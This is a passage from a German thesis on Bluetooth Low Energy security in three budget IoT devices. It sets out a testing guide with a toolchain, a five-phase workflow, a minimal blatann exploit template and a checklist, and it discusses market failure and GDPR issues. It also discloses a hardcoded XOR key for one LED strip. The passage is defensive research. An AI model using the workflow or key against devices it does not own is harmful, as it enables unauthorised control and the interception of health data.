Pattern 2 – Abgestufte Verschlüsselungsversagen (3/3 Geräte): Die drei Geräte repräsentieren eine Eskalationskette. Die Brille implementiert AES-128, schwächt den Schutz aber durch hardcodierten Key und ECB-Modus fundamental ab. Der Strip überträgt den GATT-Kanal vollständig im Klartext und setzt XOR lediglich auf dem Advertisement-Kanal ein. Die Waage verzichtet auf jede Verschlüsselung.

Pattern 3 – Hardcodierte Secrets (2/3 Geräte): Sowohl der AES-Schlüssel der Brille (`.data:0x00113020`) als auch der XOR-Schlüssel des Strips (`"YLZK51!)>H@vdbQD^D?"`) sind ohne Obfuskation im App-Code gespeichert.

Pattern 4 – Proprietäre statt Standard-Protokolle (3/3 Geräte): Alle Geräte verwenden Custom-GATT-Services ohne die in der Bluetooth-Spezifikation definierten Sicherheitsattribute.

5.4.4 Ursachenanalyse

Die identifizierten Muster deuten auf strukturelle statt isolierte Ursachen hin: Time-to-Market-Druck (typische 6–12-Monats-Entwicklungszyklen für billige Consumer-Hardware) [IoT24], fehlende Sicherheitskompetenz bei Offshore-Entwicklern sowie das bis zum EU Cyber Resilience Act geltende Fehlen verbindlicher präventiver regulatorischer Anforderungen. Kapitel 7 analysiert diese Ursachen eingehend unter Einbeziehung ökonomischer, technischer und regulatorischer Perspektiven.

5.4.5 Vergleich mit Industrie-Benchmarks

Die Ergebnisse dieser Stichprobe sind kompatibel mit den makroökonomischen Befunden der großen Branchenstudien (z.B. von Bitdefender und ENISA): Basic-Security-Funktionen (Authentifizierung, Link-Encryption) werden systematisch auf Kosten von Usability und schnellen Integrationszyklen ("Just Works") ignoriert.

Tabelle 5.9: Vergleich mit Branchenstudien

Metrik	Vorl. Studie (n=3)	Industrie
Geräte ohne Authentifizierung	3/3	>80 % [Gre25, Jas17]
Schwache/fehlende Verschl.	3/3	>72 % [Bit24, Lin25]
DSGVO-Verstöße (Health-Data)	1/3	>55 % [Wan23]

Die Werte liegen im oberen Bereich der Industrie-Benchmarks. Die Befunde der Stichprobe sind kompatibel mit diesen Branchenstatistiken und liefern keine gegenläufigen Indizien für das Budget-Consumer-IoT-Segment. Eine statistische Repräsentativität im engeren Sinne kann bei $n = 3$ nicht beansprucht werden.

6 BLE Security Testing Guide

Als praktisches Ergebnis dieser Arbeit entstand ein strukturierter *BLE Security Testing Guide*, der die in Kapitel 4 entwickelte Methodik zu einem reproduzierbaren Leitfaden verdichtet. Der Guide schließt die von Gress et al. [Gre25] identifizierte Lücke zwischen akademischen Protokoll-Analysen und praktischen Assessment-Workflows: Existierende Studien identifizieren Schwachstellen, liefern aber selten vollständige Toolchain-Dokumentation oder Zeitschätzungen für Praktiker. Der *BLE Security Guide* ist als begleitendes Online-Portal mit detaillierten Fallstudien, Tutorials und praktischen Skripten unter [Ben25] (`https://ble.eliasbnr.me`) erreichbar.

6.1 Zielsetzung und Abgrenzung

Der Guide richtet sich an drei Zielgruppen. **Security-Researcher** erhalten eine systematische Methodik für Responsible-Disclosure-Prozesse. **Penetrationstester** gewinnen reproduzierbare Workflows für BLE-Assessments im Rahmen von Red-Team-Engagements. **IoT-Entwickler** erhalten ein Self-Assessment-Toolkit zur Schwachstellenidentifikation vor Produktlaunch.

Der Guide deckt Consumer-IoT-Geräte mit BLE 4.0 bis 6.0 und Android-Companion-Apps ab. Nicht erfasst sind proprietäre Protokoll-Stacks mit Hardware-Security-Modulen, iOS-only-Apps sowie Automotive-BLE-Systeme mit ISO/SAE 21434-Zertifizierung. Ein technologischer Ausblick auf *BLE 6.0 Channel Sounding* zeigt jedoch bereits native Lösungen zur Verhinderung von Relay-Angriffen durch präzise Distanzmessung auf PHY-Ebene auf [Blu25].

6.2 Toolchain-Übersicht

Tabelle 6.1 fasst die empfohlene Toolchain zusammen. Alle genannten Werkzeuge sind Open-Source oder kostenfrei verfügbar. Die Gesamtkosten für die Hardware beschränken sich auf ca. 50 EUR.

Tabelle 6.1: Empfohlene Toolchain für BLE-Security-Assessments

Phase	Werkzeug	Version	Zweck
APK-Analyse	JADX-GUI	1.5.3+	Java-Dekompilierung
	apktool	2.9.3+	APK-Disassembly
Traffic-Capture	Wireshark	4.6.1+	Paketanalyse
	nRF-Sniffer	4.1.1+	BLE-Capture-Plugin
Reverse Eng.	Ghidra	11.4.3+	Native-Library-RE
	FindCrypt	3.x	Kryptokonstanten
PoC-Entwicklung	Python	3.7+	Skripting
	blatann	0.3.0+	BLE-Library (nRF52840)
	PyCryptodome	3.20.0+	Krypto-Operationen
Hardware	nRF52840 Dongle	–	Sniffer + Interaction

6.3 Das 5-Phasen-Assessment-Workflow

Der Workflow orientiert sich am in Kapitel 4 beschriebenen Framework und strukturiert ein vollständiges Assessment in fünf Phasen. Die folgende Übersicht beschreibt die kritischen Schritte und häufigsten Stolpersteine jeder Phase.

6.3.1 Phase 1: APK-Dekompilierung und statische Analyse

Die APK wird via ADB (`adb pull`) vom Gerät extrahiert und in JADX-GUI dekompiliert. Kritische Suchmuster sind UUID-Regex, Kryptographie-Keywords (`Cipher.getInstance`, `SecretKeySpec`) sowie BLE-API-Aufrufe. Native Libraries (`lib/arm64-v8a/*.so`) werden für Phase 3 extrahiert und via `strings` vorqualifiziert. *Häufiger Fehler:* Bei Multi-APKs (App Bundle) werden Split-APKs übersehen. Alle `split_config*.apk`-Dateien müssen einbezogen werden.

6.3.2 Phase 2: BLE-Traffic-Capture

Der nRF52840 wird mit der nRF-Sniffer-Firmware bespielt und als Wireshark-Extcap-Plugin konfiguriert. Die Erfassung muss *vor* dem App-Verbindungsaufbau starten, um den vollständigen Verbindungsaufbau inklusive SMP-Pairing zu erfassen. Als *erste Orientierung* kann die Shannon-Entropie Hinweise auf den Verschlüsselungsstatus liefern: Werte unter 6,0 bits/byte deuten auf unverschlüsselten Klartext hin, während Werte über 7,5 bits/byte eine Verschlüsselung nahelegen. Diese Schwellenwerte, die ursprünglich für die Erkennung verschlüsselter Abschnitte in Firmware-Binaries etabliert wurden [Cos14], lassen sich als Heuristik auf BLE-Payloads übertragen. Der

primäre Nachweis für den Verschlüsselungsstatus muss jedoch stets über die statische Code-Analyse (JADX/Ghidra) erfolgen.

> **Methodischer Vorbehalt (Law of Small Numbers):** Bei kurzen BLE-Payloads (typischerweise unter 32 Byte) ist die Shannon-Entropie aufgrund der geringen Stichprobengröße statistisch nicht belastbar. In diesen Fällen darf die Methode niemals als alleiniger Beweis gewertet werden. Die statische Code-Analyse (JADX/Ghidra) muss zwingend als Primärnachweis herangezogen werden.

Häufiger Fehler: Eine aktive Link-Layer-Verschlüsselung kann die Analyse erschweren. Hier muss zwischen *Legacy Pairing* (anfällig für passives Sniffing des Schlüsselaustauschs) und *LE Secure Connections* (ECDH-basiert, Schutz gegen passives Sniffing) unterschieden werden. Nur bei Letzterem ist die Entropie-Analyse der einzige Indikator für App-Layer-Verschlüsselung.

6.3.3 Phase 3: Native-Library-Reverse-Engineering

Ghidra analysiert ARM64-Bibliotheken. Einstiegspunkte für die Analyse bilden typischerweise JNI-Exports der Form:

```
Java_<Pkg>_<Class>_<Method>
```

Das FindCrypt-Plugin identifiziert kryptographische Konstanten automatisch. Hardcodierte Keys finden sich meistens in der `.rodata`-Section. *Häufiger Fehler:* Decompiler-Timeout bei sehr großen Funktionen. In diesen Fällen sollte der Timeout in den Ghidra-Optionen auf 300 Sekunden erhöht werden.

6.3.4 Phase 4: Protokollrekonstruktion

APK-Code und Traffic-Captures werden korreliert, um Command-Formate, Checksums und die GATT-Hierarchie vollständig zu dokumentieren. Die Modellierung als *Deterministic Finite Automata* (DFA) nach Sipser [Sip12, S. 31–44] hat sich hierbei in der Sicherheitsforschung (z. B. *Pulsar-Framework* [Gas15] oder SoK-Studien [Alr19]) als Best-Practice zur systematischen Identifikation von *State-Confusion*-Schwachstellen erwiesen. Ein DFA definiert dabei die erlaubten Zustandsübergänge des Geräts basierend auf empfangenen GATT-Kommandos.

6.3.5 Phase 5: Proof-of-Concept-Entwicklung

Mit Python und der blatann-Bibliothek (für nRF52840-Dongle) werden Exploits implementiert, die die Original-App vollständig ersetzen. Ein minimales PoC-Template zeigt Listing 6.1.

Listing 6.1: PoC-Minimaltemplate mit blatann

```
from blatann import BleDevice

def exploit(port, target_mac):
    ble_device = BleDevice(port)
    ble_device.open()

    # Verbindung aufbauen und auf Abschluss warten
    target = ble_device.connect(target_mac).wait(timeout=15)

    # Payload schreiben
    payload = bytes([0x01, 0x02, 0x03])
    target.discover_services().wait()
    char = target.database.find_characteristic(CHAR_UUID)
    char.write(payload).wait()

exploit("COM3", "AA:BB:CC:DD:EE:FF")
```

6.4 Zeitschätzungen nach Gerätekomplexität

Tabelle 6.2: Zeitaufwand nach Gerätekomplexität

Phase	**Einfach**	**Mittel**	**Komplex**
APK-Analyse	2–4 h	4–6 h	8–12 h
Traffic-Capture	1–2 h	2–3 h	3–4 h
Native-Library-RE	2–4 h	4–6 h	6–10 h
Protokollrekonstruktion	2–3 h	3–4 h	4–6 h
PoC-Entwicklung	3–5 h	5–8 h	8–12 h
Gesamt	**10–18 h**	**18–27 h**	**29–44 h**
Charakteristika	kein Obfusc., XOR	ProGuard, AES-ECB	DexGuard, AES-CCM/GCM

6.5 Security Assessment Checkliste

Die folgende Checkliste fasst alle sicherheitsrelevanten Prüfpunkte zusammen und deckt die in OWASP IoT Top 10 [Mie18] sowie ETSI EN 303 645 [ETS24] definierten Mindestanforderungen ab.

Tabelle 6.3: BLE Security Assessment Checkliste

	Prüfpunkt	Methode	Risk	OWASP
Authentifizierung				
☐	BLE-Pairing vorhanden?	Wireshark SMP	H	I1
☐	LE Secure Connections aktiv?	Wireshark SMP	M	I1
☐	MITM-Schutz (Passkey/Num-Comp)?	Wireshark SMP	M	I1
☐	App-Layer-Authentifizierung?	JADX	H	I3
Verschlüsselung				
☐	Link-Layer-Encryption aktiv?	Wireshark LL	H	I7
☐	App-Layer-Encryption vorhanden?	Entropie-Analyse	H	I7
☐	AES-CCM/GCM mit Zufalls-Nonces?	JADX / Ghidra	M	I7
☐	Keine hardcodierten Keys?	JADX / Ghidra	C	I1
Autorisierung & Privacy				
☐	GATT-Permissions korrekt gesetzt?	Wireshark ATT	M	I2
☐	Bonded-Device-Whitelist aktiv?	Wireshark SMP	L	I2
☐	MAC-Address-Randomisierung?	Wireshark ADV	L	I6
☐	Keine sensitiven Daten in Ads?	Wireshark ADV	M	I6

Legende: C=Kritisch, H=Hoch, M=Mittel, L=Niedrig

6.6 Rechtlicher Rahmen und Responsible Disclosure

Rechtliche Grundlage: Security-Testing auf eigenen, legal erworbenen Geräten ist nach deutschem Recht unbedenklich. Die Tatbestandsmerkmale von StGB §202a (unbefugter Zugang zu besonders gesicherten fremden Daten) und §202b (Abfangen nichtöffentlicher Übermittlung) sind bei ausschließlicher Nutzung eigener Geräte nicht erfüllt. §202c (Vorbereitung) ist bei ausschließlich defensiver Intention nicht anwendbar.

Responsible Disclosure (ISO/IEC 29147:2018): Nach Identifikation einer Schwachstelle sollte die private Meldung an den Hersteller mit technischen Details erfolgen. Die übliche Frist für eine Patch-Veröffentlichung beträgt 90 Tage. Danach ist koordinierte öffentliche Offenlegung und ggf. CVE-Beantragung über MITRE vorgesehen. Falls kein Security-Kontakt auffindbar ist oder der Hersteller nicht reagiert, gilt nach Fristablauf Full Disclosure. Als zentrale Koordinierungsstelle in Deutschland fungiert das *CERT-Bund* beim *Bundesamt für Sicherheit in der Informationstechnik* (BSI), das bei der Identifikation von Security-Kontakten und der koordinierten Offenlegung unterstützt.

Ethische Erwägungen: Im akademischen Kontext (Bachelorarbeiten, Masterarbeiten) erfordert die Entscheidung für oder gegen Disclosure eine Abwägung zwischen

Ausbildungszwecken und User-Safety. Während die vorliegende Arbeit keine Disclosure durchführte (Begründung siehe Kapitel 4.5), wird für zukünftige Arbeiten empfohlen, die Disclosure-Entscheidung frühzeitig mit Betreuern zu diskutieren und – bei hochkritischen Schwachstellen (CVSS >9.0) in aktiv genutzten Produkten – zumindest eine anonyme Meldung an CERT-Stellen (z. B. CERT-Bund) in Erwägung zu ziehen, die eine koordinierte Weiterleitung ermöglichen.

7 Diskussion

Dieses Kapitel interpretiert die Analyseergebnisse, ordnet sie in den aktuellen Forschungsstand ein und diskutiert die zugrundeliegenden Ursachen der identifizierten Schwachstellen. Die vollständige Abwesenheit von Authentifizierung bei allen drei untersuchten Geräten (3/3), der hohe Anteil hardcodierter Schlüssel (2/3) und die durchgängig schwache Verschlüsselung sind keine isolierten Befunde, sondern kompatibel mit den in der Literatur dokumentierten strukturellen Defiziten im Consumer-IoT-Markt (vgl. Bitdefender [Bit24], Sivakumaran et al. [Siv23]). Eine statistische Verallgemeinerung auf den Gesamtmarkt ist bei $n = 3$ nicht möglich. Die Ergebnisse liefern jedoch Anhaltspunkte für systematische Muster.

7.1 Interpretation der Ergebnisse

7.1.1 Einordnung in den Forschungsstand

Die in Kapitel 5 dokumentierten Schwachstellen fügen sich nahtlos in die aktuelle BLE-Sicherheitsforschung ein. Die **Authentifizierungsausfälle in allen drei untersuchten Geräten** korrelieren mit Erkenntnissen aktueller Großstudien: Während Bitdefender in einer Mitte 2024 durchgeführten Untersuchung von 50 Millionen IoT-Geräten eine massiv wachsende Angriffsoberfläche aufzeigt [Bit24], bestätigen wiederkehrende Reports renommierter Firmware-Analyse-Plattformen, dass im Consumer-Sektor weiterhin bis zu 70% der untersuchten Geräte kritische Schwachstellen aufweisen.

Besonders signifikant sind die Airoha-RACE-Schwachstellen (CVE-2025-20700 bis CVE-2025-20702) [Hei25a], die im Juni 2025 auf der TROOPERS-Konferenz erstmals offengelegt und im Dezember 2025 vollständig publiziert wurden. Diese betrafen Bluetooth-SoCs in Geräten von Sony, Marshall, JBL, Jabra und Bose – Premium-Marken mit Preispunkten weit über dem in dieser Arbeit untersuchten Budget-Segment (20–70 EUR). Die Kern-Schwachstelle war identisch zu den Befunden dieser Arbeit: **fehlende Authentifizierung für BLE-GATT-Services**, die Angreifern unbefugte Verbindungen ohne Pairing ermöglichen. *Hinweis:* Die CVSS-Scores dieser CVEs sind zwischen den

Entdeckern (ERNW: 8.8–9.6) und dem Hersteller Airoha (6.7/6.7/7.5) strittig. Die finale Bewertung durch die NVD-Datenbank ist noch nicht abgeschlossen (Stand: März 2026).

Dies zeigt, dass fehlende Authentifizierung kein reines Problem von günstigen Geräten ist, sondern das gesamte Preisspektrum bis hin zu Premium-Marken betrifft. Die Grundursache liegt im BLE-Design selbst: Just Works Pairing – die einzige Option für Geräte ohne Eingabe-/Ausgabefähigkeiten – bietet Verschlüsselung, jedoch **keinen MITM-Schutz**. Mit dem Temporary Key (TK) auf null gesetzt, wird der Session-Key trivial brute-force-bar. Forscher der Ohio State University identifizierten 1.757 vulnerable BLE-Apps im Google Play Store, wobei Feldtests zeigten, dass 7,4% von 5.822 gescannten Geräten anfällig für unbefugten Zugriff waren [Zuo19].

Der **Anteil hardcodierter Schlüssel (2/3 Geräte)** (LED-Brille und Smart-LED-Strip) korreliert mit breiteren Statistiken: ENISA-Berichte bestätigen, dass Default- oder schwache Credentials in 70% der Geräte prevalent bleiben [ENI17]. Der Smart-LED-Strip mit seinem global geteilten XOR-Key (CVSS 8.3) ist ein klassisches Beispiel für das blindlings kopierte Einbauen von Sicherheitsfunktionen ohne Verständnis ihres eigentlichen Zwecks. Dieser als „Cargo Cult Security“ bekannte Effekt (in Anlehnung an den ethnologischen Begriff des Cargo-Kults [Sch10]) beschreibt das Phänomen, bei dem technische Rituale oder Code-Bausteine ohne tiefgreifendes Verständnis ihrer Funktionsweise imitiert werden, in der Hoffnung, dadurch Sicherheit zu erlangen. Entwickler implementieren Verschlüsselung, ohne deren Anforderungen zu verstehen, wahrscheinlich durch Kopieren unsicheren Beispielcodes.

7.1.2 Systematische statt isolierte Schwachstellen

Die Analyse identifizierte nicht drei unabhängige Schwachstellencluster, sondern wiederkehrende Muster, die auf systematische Prozessdefizite hinweisen. Alrawi et al. dokumentieren in ihrem *SoK on Home-Based IoT Security*, dass derartige Defizite über alle Domänen (Gerät, App, Cloud) hinweg persistieren und oft auf das Fehlen einer ganzheitlichen Sicherheitsarchitektur zurückzuführen sind [Alr19]:

Pattern 1 – Fehlendes Threat Modeling: Keines der Geräte zeigt Anzeichen strukturierten Threat Modelings. Die LED-Brille implementiert AES-Verschlüsselung, jedoch ohne den hardcodierten Key zu schützen (VULN-2026-001) – ein Widerspruch, der bei STRIDE-Modellierung (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege) sofort aufgefallen wäre.

Pattern 2 – Fehlende Security-Reviews: Die XOR-„Verschlüsselung“ des Smart-LED-Strips (VULN-2026-007, Key als ASCII-String `"YLZK51!)>H@vdbQD^D?"`) hätte bei jedem Code-Review identifiziert werden müssen. Besonders aufschlussreich ist der

Befund, dass der GATT-Kanal vollständig unverschlüsselt übertragen wird (VULN-2026-006), während für Advertisements ein XOR-Schlüssel implementiert wurde – dies deutet auf selektives, inkonsistentes Sicherheitsbewusstsein ohne Gesamtverständnis hin. Hätten die Entwickler elementare Prüfungen – wie eine im *BLE Security Guide* (Kapitel 6) empfohlene Shannon-Entropie-Analyse des Traffics – in ihre Pipeline integriert, wäre die unverschlüsselte GATT-Kommunikation zwingend aufgefallen.

Pattern 3 – Keine Security-Testing-Pipeline: Keine Hinweise auf Penetrationstests, Fuzzing oder automatisierte Schwachstellenscans existieren. Die Lebenlang-Waage sendet sensible Gesundheitsdaten unverschlüsselt via BLE Advertisements (VULN-2026-010) – ein Verhalten, das grundlegende BLE-Security-Scanner sofort flaggen würden.

Diese Muster deuten darauf hin, dass **Security kein Teil des Entwicklungsprozesses** ist, nicht einmal als nachgelagerter Quality-Gate. Dies widerspricht fundamental modernen Secure Development Lifecycle (SDL)-Praktiken, wie sie Microsoft SDL [Mic12], OWASP SAMM [OWA25c] oder BSIMM [Syn25] definieren.

7.2 Root-Cause-Analyse: Marktversagen

7.2.1 Wirtschaftliche Fehlanreize

Die Internet Society identifiziert drei Marktversagen, die IoT-Unsicherheit begünstigen und die Befunde dieser Arbeit unmittelbar veranschaulichen [Int19]:

7.2.1.1 Asymmetrische Information

Konsumenten können sichere von unsicheren Geräten nicht unterscheiden. Ohne sichtbare Sicherheitsdifferenzierung erhalten Hersteller keine Marktbelohnung für Investitionen in IT-Sicherheit. UCL-Forscher fanden bei 270 IoT-Geräten, dass „wenig Information für Konsumenten verfügbar war“ bezüglich der Sicherheit vor dem Kauf [Cri19]. Die in dieser Arbeit getesteten 20–70 EUR-Geräte tragen keine Sicherheitszertifizierungen, -spezifikationen oder -offenlegungen – Käufer können deren Sicherheitsstatus schlicht nicht bewerten.

Dies schafft George Akerlofs „Market for Lemons“ [Ake70] – das volkswirtschaftliche Konzept, nach dem Informationsasymmetrie zwischen Anbieter und Käufer dazu führt, dass qualitativ minderwertige Produkte („Lemons“) die hochwertigen vom Markt verdrängen, da Käufer den Unterschied nicht erkennen können: Sichere Produkte können keine Preisaufschläge durchsetzen, was zur systematischen Qualitätsdegradation führt.

PLOS One-Studien zeigen, dass Konsumenten bereit wären, 20–40% Aufschlag für IoT-Security-Label zu zahlen [Bad20], jedoch existieren solche Label de facto nicht.

7.2.1.2 Fehlausgerichtete Anreize

Die Kosten von Sicherheitsvorfällen fallen oft auf Gerätebesitzer oder die Gesellschaft, nicht auf den Hersteller. Wenn ein Smart-LED-Strip mit kompromittierter Authentifizierung (VULN-2026-008) einen Netzwerkeinbruch ermöglicht, hat der Hersteller keine direkten wirtschaftlichen Konsequenzen – keine Rückrufe oder Klagen sind bei Produkten im 20-EUR-Segment zu erwarten. Während generische Studien wie die von IBM/Ponemon [Pon24] hohe Schadenskalkulationen im Healthcare-Bereich anstellen, zeigt der Fall der Lebenlang-Waage (VULN-2026-010 bis -013), dass die Externalisierung von Datenschutzrisiken bei Budget-Geräten die Norm ist.

Bis zum EU Cyber Resilience Act (CRA) verhängte praktisch keine Rechtsordnung bedeutsame Sicherheitspflichten für Consumer-IoT-Hersteller. Die ökonomische Argumentation für Sicherheitsinvestitionen verfängt bei Herstellern von Budget-Hardware oft nicht: Ein Secure-Element-Chip (Microchip ATECC608) kostet ca. 0,50–1,00 USD – dies erscheint trivial, jedoch übersteigen die langfristigen Kosten für Cloud-Wartung, Patch-Management und Incident-Response über den Lebenszyklus oft die initiale Gewinnmarge des Einmalkaufs (20–70 EUR Verkaufspreis). Ohne regulatorischen Druck (Compliance-Risiko) bleibt IT-Sicherheit somit für die untersuchten Hersteller ein reiner Kostenfaktor ohne direkten Marktwert.

7.2.1.3 Externalitäten

Kompromittierte Geräte, die Dritte angreifen (Botnets, DDoS), bleiben vollständig unbepreist. Das Mirai-Botnet mit über 600.000 infizierten Geräten generierte Angriffe mit 1 Tbps Bandbreite, die Twitter, Netflix und Amazon lahmlegten [Kre16] – dennoch hafteten die Hersteller der verwundbaren Kameras, Router und DVRs nicht für die entstandenen Milliardenschäden [Sch16]. Das Botnet nutzte präzise die in dieser Arbeit identifizierte Schwachstellenklasse aus: **Standard-Zugangsdaten und fehlende Authentifizierung**.

7.2.1.4 Gegenposition: Bewusste Kostenoptimierung statt Marktversagen

Einer alternativen Lesart zufolge reflektieren die identifizierten Sicherheitsdefizite keine Marktdysfunktion, sondern eine *rationale Kostenoptimierung*: Hersteller im Budget-Segment (20–70 EUR) verzichten bewusst auf Sicherheitsfeatures, weil ihre Zielgruppe

diese weder nachfragt noch bereit ist, dafür einen Aufpreis zu zahlen. In dieser Sichtweise funktioniert der Markt korrekt – er liefert genau das Sicherheitsniveau, das Konsumenten implizit akzeptieren.

Für **Entertainment-Geräte** (LED-Brille, Smart-LED-Strip) ist diese Argumentation teilweise vertretbar: Die Kompromittierung einer LED-Steuerung verursacht keinen materiellen Schaden, und ein rationaler Konsument könnte das niedrige Restrisiko bewusst in Kauf nehmen. Die Gegenposition versagt jedoch bei **Health-Geräten**: Die Lebenlang-Waage überträgt biometrische Daten, die unter DSGVO Art. 9 besonders schützenswert sind. Hier liegt kein informierter Trade-off vor, da Konsumenten (a) das Risiko nicht kennen (Informationsasymmetrie) und (b) keine Alternative im gleichen Preissegment mit adäquater Sicherheit existiert. Die Externalisierung von Datenschutzrisiken auf die Nutzer stellt in diesem Fall keine rationale Marktallokation dar, sondern eine Verletzung regulatorischer Mindeststandards (Art. 32 DSGVO). Die Marktversagenshypothese bleibt daher insbesondere für datenverarbeitende IoT-Geräte die überzeugendere Erklärung.

7.2.2 Technische Root Causes

7.2.2.1 Skill-Gap im IoT-Engineering

Studien deuten darauf hin, dass IoT-Hersteller „häufig Entwickler mit begrenzter Expertise in der Entwicklung hochwertiger Firmware beschäftigen“, die „Funktionalität und Performance über Sicherheit priorisieren“ [Ste24]. Der als ASCII-String gespeicherte XOR-Schlüssel des Strips deutet auf ein fundamentales Missverständnis kryptographischer Prinzipien hin. Besonders symptomatisch: Der GATT-Kanal – die primäre Steuerungsschicht – wird vollständig im Klartext übertragen, während für den Advertisement-Kanal zumindest ein XOR-Schlüssel implementiert wurde. Die LED-Brille verwendet AES-ECB (deterministisch, mustererhaltend) statt geeigneter Modi wie AES-CCM (Link-Layer) oder AES-GCM (Application-Layer), was mangelndes Bewusstsein für semantische Sicherheit zeigt.

Diese sogenannte „Cargo-Cult-Sicherheit“ [Sch10] – das unreflektierte Kopieren kryptographischer Codebausteine ohne Verständnis ihres Zwecks – ist in IoT-Firmware weit verbreitet. OWASP dokumentiert, dass Entwickler dazu tendieren, „Geheimnisse direkt in den Quellcode einzubetten“ und „alte kryptographische Algorithmen zu verwenden, die heutzutage als schwach oder unsicher gelten“ [Mie18].

7.2.2.2 Unzureichende Werkzeuge und Frameworks

Im Gegensatz zu etablierten Software-Domänen (Web, Mobile) fehlen für IoT **Frameworks mit standardmäßig aktivierter Sicherheit**. Web-Frameworks wie Django oder Ruby on Rails implementieren CSRF-Schutz, SQL-Injection-Prävention und XSS-Filterung standardmäßig. Die BLE-Entwicklung bietet keine vergleichbaren Absicherungen. Entwickler müssen manuell Pairing-Methoden auswählen (Just Works vs. Passkey Entry vs. Numeric Comparison vs. Out-of-Band), Verschlüsselungsstufen konfigurieren und Authentifizierungsanforderungen spezifizieren – Entscheidungen, die Expertise erfordern, die insbesondere unerfahrene Entwickler typischerweise nicht besitzen.

7.2.3 Regulatorische Lücken

Vor dem EU Cyber Resilience Act [Eur24c] existierten praktisch keine verpflichtenden IoT-Sicherheitsstandards. ETSI EN 303 645 (Cyber Security for Consumer IoT) [ETS20] war freiwillig und hatte minimale Marktdurchdringung. Die IoT Security Foundation fand im November 2023, dass **76% von 446 Herstellern** weiterhin keine Richtlinien zur Schwachstellenoffenlegung hatten [IoT23].

Die EU Safety Gate (RAPEX) fokussierte historisch auf physische Sicherheitsrisiken – Spielzeug (27% der Notifikationen), Kraftfahrzeuge (21%), elektrische Geräte (10%). **Keine dedizierten IoT-Cybersecurity-Recall-Statistiken existieren**, da Cybersecurity-Schwachstellen keine Rückzugsgründe unter der General Product Safety Directive darstellten [Eur22b]. Der CRA ändert dieses Framework, jedoch müssen Marktüberwachungsbehörden vollständig neue Testing-Kapazitäten entwickeln.

Der Lebenlang-Fall illustriert Enforcement-Lücken. Die datenschutzrechtliche Einordnung der übertragenen Daten erfordert eine dreistufige Analyse:

Stufe 1 – Datenklassifikation: Die Waage überträgt per BLE-Broadcast Rohwerte für Gewicht (0,01 kg Auflösung) und bioelektrische Impedanz (0,1 Ω Auflösung). Gewichtsdaten allein sind nach herrschender Meinung keine Gesundheitsdaten im Sinne von Art. 9 DSGVO, da sie zunächst lediglich eine physikalische Eigenschaft beschreiben.

Stufe 2 – Kontextbezogene Aufwertung: Die entscheidende Frage ist, ob die Kombination aus Gewicht und Impedanz – aus der die App Körperfettanteil, Muskelmasse und weitere Körperzusammensetzungswerte berechnet – den Gesundheitsbezug herstellt. Der EuGH hat in der Rechtssache C-184/20 (*OT vs. Vyriausioji tarnybinės etikos komisija*, Urteil vom 01.08.2022) [Eur22a] klargestellt, dass auch Daten, die *indirekt* Rückschlüsse auf den Gesundheitszustand einer Person zulassen, unter Art. 9 Abs. 1 DSGVO fallen können. In jenem Fall entschied der Gerichtshof, dass die Veröffentlichung von Daten

über den Ehepartner eines Beamten indirekt Rückschlüsse auf dessen sexuelle Orientierung ermöglichte und daher als besondere Datenkategorie zu werten war. Bioelektrische Impedanzwerte in Verbindung mit Gewicht erlauben in analoger Weise Rückschlüsse auf den Gesundheitszustand (Adipositas, Sarkopenie, Hydratationsstatus).

Stufe 3 – Ergebnis unter Vorbehalt: Die Einordnung der Lebenlang-Daten unter Art. 9 DSGVO ist nach der vom EuGH in C-184/20 etablierten weiten Auslegung des Gesundheitsdatenbegriffs *vertretbar*, jedoch rechtswissenschaftlich nicht abschließend geklärt. Die endgültige Beurteilung obliegt den zuständigen Datenschutzaufsichtsbehörden. Unabhängig von der Art.-9-Qualifikation liegt jedenfalls ein Verstoß gegen Art. 32 DSGVO (technische und organisatorische Maßnahmen) vor, da die vollständig unverschlüsselte BLE-Übertragung personenbezogener Daten kein angemessenes Schutzniveau gewährleistet.

Dennoch dokumentiert diese Arbeit das Defizit in einem Gerät, das aktiv in der EU verkauft wird (2025–2026). Dies reflektiert breitere regulatorische Kapazitätsbeschränkungen.

7.3 Implikationen für Stakeholder

7.3.1 Für Verbraucher

Die Forschung suggeriert Vorsicht bei *allen* BLE-verbundenen IoT-Geräten, insbesondere solchen, die sensitive Daten verarbeiten. Bis die **Durchsetzung des CRA** beginnt, bietet Security-Zertifizierung (ETSI EN 303 645 [ETS20], UK PSTI Compliance [UK 22], Singapore CLS) das einzige verifizierbare Qualitätssignal – obwohl zertifizierte Geräte selten bleiben.

Praktische Mitigations umfassen Netzwerksegmentation (Isolierung von IoT-Geräten), Deaktivierung ungenutzter Features und die Erkenntnis, dass „smart“ oft „vulnerabel“ bedeutet. Konsumenten können das **Sicherheitsniveau** von Produkten jedoch nicht selbst bewerten – Information Asymmetry [Ake70] verhindert informierte Kaufentscheidungen.

7.3.2 Für Hersteller

CRA-Non-Compliance-Risiken erreichen 2,5% des globalen Umsatzes [Eur24c] – potentiell Security-Implementierungskosten übersteigend, die zuvor prohibitiv schienen. Das **Matter-Protokoll** [Con25a] bietet einen standardisierten, pre-auditierten Security-Stack, der Compliance-Burden von individuellen Implementierungen transferiert. PSA

Certified Secure Elements (wie Silicon Labs' Level-4-zertifiziertes SiXG301) [PSA25] bieten Hardware-Security-Fundamente zu vertretbaren Kosten.

Die ökonomische Kalkulation hat sich fundamental geändert: Nicht-Compliance ab Dezember 2027 führt zu EU-Marktausschluss [Eur24c]. Hersteller müssen Security von reaktiven Patches zu proaktivem Design-Element transformieren. Dies erfordert Investitionen in:

- Security-Engineering-Expertise
- SDL-Prozess-Integration (Threat Modeling, Security Reviews, Pen-Tests) [Mic12, OWA25c]
- Vulnerability-Management-Infrastruktur (SBOM, Patch-Delivery, Incident-Response) [Eur24c]

7.3.3 Für Regulatoren

Diese Arbeit suggeriert, dass Durchsetzungsmechanismen grenzüberschreitende Hersteller ohne EU-Präsenz adressieren müssen. Die Kapazität der Marktüberwachungsbehörden für technische IoT-Sicherheitstests bleibt fragwürdig. Der Lebenlang-Fall demonstriert, dass selbst klare Verletzungen in aktiv verkauften Produkten ohne Durchsetzung persistieren, was suggeriert, dass Zertifizierungsanforderungen effektiver als Selbstbewertungsansätze sein könnten.

ENISA's European Vulnerability Database startete erst im Mai 2025, mit der Single Reporting Platform für Hersteller-Notifikationen operational im September 2026 [Eur25b]. Die Infrastruktur für das CRA-Enforcement baut sich gerade erst auf [Eur22b].

7.4 Limitationen der Arbeit

7.4.1 Methodische Limitationen

